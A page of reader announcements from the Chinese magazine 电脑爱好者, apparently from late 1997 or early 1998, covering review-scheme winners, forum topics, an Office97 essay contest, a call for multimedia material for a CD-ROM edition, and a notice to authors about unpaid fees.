第10期评出的最佳文章是章为夷朋友的"趣谈内存"，章为夷朋友请注意查收证书。最佳栏目是'步步高'。最值一提的是本期没有发生一稿多投现象，希望能保持住这种势头！

所有10月底前寄来评刊信的读者都将获得我社精美首日封。下列11位读者为97(10)最佳评刊员：

黑龙江 刘伟明　安　徽 张轶峰　河　北 高海舰
河　南 参胜利　湖　北 谢正敏　广　东 邹　娜
山　西 周国卿　四　川 张　伟　安　徽 胡慧琪
山　东 张永放　广　东 王　海

以上读者近期将收到证书和《金山单词通 II》光盘。

本期奖品由北京金山软件公司提供。

我刊的评刊活动将坚持下去，欢迎商家合作，资助评刊活动，为评刊提供奖品！

欢迎更多的读者参加评刊，评刊内容为当期刊物中的：①标点错、符号错②语病③技术性错误④一稿多投文章⑤最佳文章⑥最差文章⑦最佳栏目⑧最差栏目⑨版式编排情况。请于当月内寄'编辑部/评刊X期'收。

评刊内容请按上述9款顺序评述。

1998年大众论坛点题

1. 中国软件业的发展之路(看法、建议、要求……)。

2. 我所感受的售后服务(不)到位。


欢迎广大读者针对以上论题发表真知灼见。让我们行动起来，从多个侧面展开充分的分析，共同为我国的电脑业献计献策。网上的朋友可直接通过 cfan@netchina.co.cn 投稿。

征　　稿　有奖

领略过 Office97 的朋友，一定对它的新功能有了自己的心得和体会。为了让更多的爱好者了解 Office97 的独特，我们组织了这次有奖征文活动。欢迎投写关于 Office97 的使用技巧和应用方面的文章，截稿日期1998年3月31日。作者将获得微软公司提供的奖品，奖品设为如下几项：

1. 特等奖1名：由最佳文章的作者获得，奖品为 Office97 中文专业版一套(包括智能鼠标)。
2. 优秀奖5名：由优秀文章的作者获得，奖品为微软智能鼠标一个。
3. 参与奖若干名：其获奖者将获得'Office 多媒体学习光盘'一张。





多媒体素材征稿启事

以纸张为信息载体的传统出版物如图书、报刊等，由于色彩单一、检索不便、利用率低，加之无声无息等原因，已不能充分满足读者声觉和视觉享受等方面的需求。目前随着多媒体计算机的日益普及，有相当一批读者希望能得到更多的多媒体读物。

我刊是深受电脑爱好者喜爱的计算机类普及读物，为了使本刊"步步高"、"跟我学"等名牌栏目内容能动起来、响起来，我刊1998年将立足现有纸介期刊，发挥多媒体技术优势，一季一期出版光盘版《电脑爱好者》科普读物，不但容纳每季纸介期刊的内容，而且容纳众多的音乐、动画、视频、图形和图像信息，让读物中的字符跳动起来，让图片充满色彩、让程序流畅运行、让悠扬的乐曲回荡在您的身边，给读者提供一个崭新的机会去感觉新技术的冲击和便利，去充分发挥多媒体微机的效能。

为了更好地办出期刊的特色，满足广大电脑爱好者的需要，现向本刊多媒体爱好者征集如下几个大类的多媒体素材稿件：

1. 声音：由民族乐器、西洋乐器、新型电子乐器独奏或合奏的、具有现代或古典风格的乐曲、歌曲等，要求音质至少达到8位、22.05MHz标准，文件格式为MIDI或WAV；

2. 图片：设计新颖、观赏感强烈的图画创作、图片处理作品，也可以是优秀的摄影照片（我刊可进行后期扫描处理等工作），要求图片稿件至少为640×480、256色，由PhotoShop、Corel Draw、PaintBrush、FreeHand等软件创作或处理，图片格式以BMP、PCX、TIF、JPG等常见格式为妥；

3 动画：画面流畅、动感强烈、立意新颖，内容不限，可以是娱乐、教育或纯技巧性展示，最好另配以文字说明，文件格式要求为FLC或FLI标准格式，由ANIMATOR、EXTREME 3D或3DS等软件制作，时间不超过60秒；

4 视频：连续的摄像片或经过艺术再加工的现有资料片，时间不超过5分钟，文件格式为AVI。

以上所有作品要求作者具有合法的知识产权。

以上几类素材可单独提供，有能力的作者也可综合提供，以充分展现自己的风采和技能。素材要求提供符合纸介期刊要求的文字稿件，说明素材表现内容、制作要点和制作器具，稿费按最高单项标准给付。有大部头多媒体作品的作者可来电、来信，与我刊联系。

光盘版期刊的诞生，给电脑爱好者进行多媒体创作提供了舞台，希望能让读者从已经司空见惯的WORD、EXCEL、WPS等表达思想和技能的纯文字处理软件平台，上升到多媒体处理技术的新台阶。多媒体创作是近期电脑爱好者技术上跳一跳可以够得着的一个大苹果，我刊将尽力搭好这个舞台，给多媒体创作先行者创造条件。由于需要大量的新形式素材，我刊希望能借此拉动广大电脑爱好者抓住提高自身电脑技能的这一宝贵机会，深入多媒体技术世界，通过创作活动学会使用音乐、图像、动画和多媒体创作软件，使自己的思想和个性拥有更为完美的表达方式。

为配合此次多媒体素材征稿活动，我刊"奔驰快递组"联系并负责邮售下列多媒体光盘教学材料：

《3D MAX 火星人》	教学	486/33		199元
《跨越 Adobe Photoshop》	教学	486/33		98元
《MIDI技术与MIDI音乐制作》		486/50	8M	
《3D MAX 妙手点拨》		486/50	8M	88.00元
《用电脑学 AUTHOR WARE》		486/50	4M	68.00元

由于多媒体素材容量较大，经压缩后用软磁盘储存邮寄仍不方便的作者，可通过自有或公众电子信箱，发来我刊。希望我刊读者在众多的电脑迷中，率先成为一个熟练的多媒体作家、一个独具个性的MTV创作者、一个优秀的影视导演。

投稿地址：北京市海淀区白石桥路3号（北院写字楼）《电脑爱好者》杂志社出版部（100873）

联系电话：010－62521831、62521832

E－mail：cfan@netchina.co.cn

通　告

由电子工业出版社出版的《电脑爱好者精华本》、《电脑实用技术精粹》两书是由我刊供稿的，两书中有部分作者由于通讯地址不详或变更，致使稿费滞留，请这些作者看到本通告后或通过其它途径知悉后，速与出版部联系。我刊将严格按照国家版权局等部门关于转载、摘编法定许可付酬标准，支付稿费。

联系和查询地址：北京市海淀区白石桥路3号（北院写字楼）《电脑爱好者》杂志社出版部收（100873）

咨询热线电话：010－62561831、62561832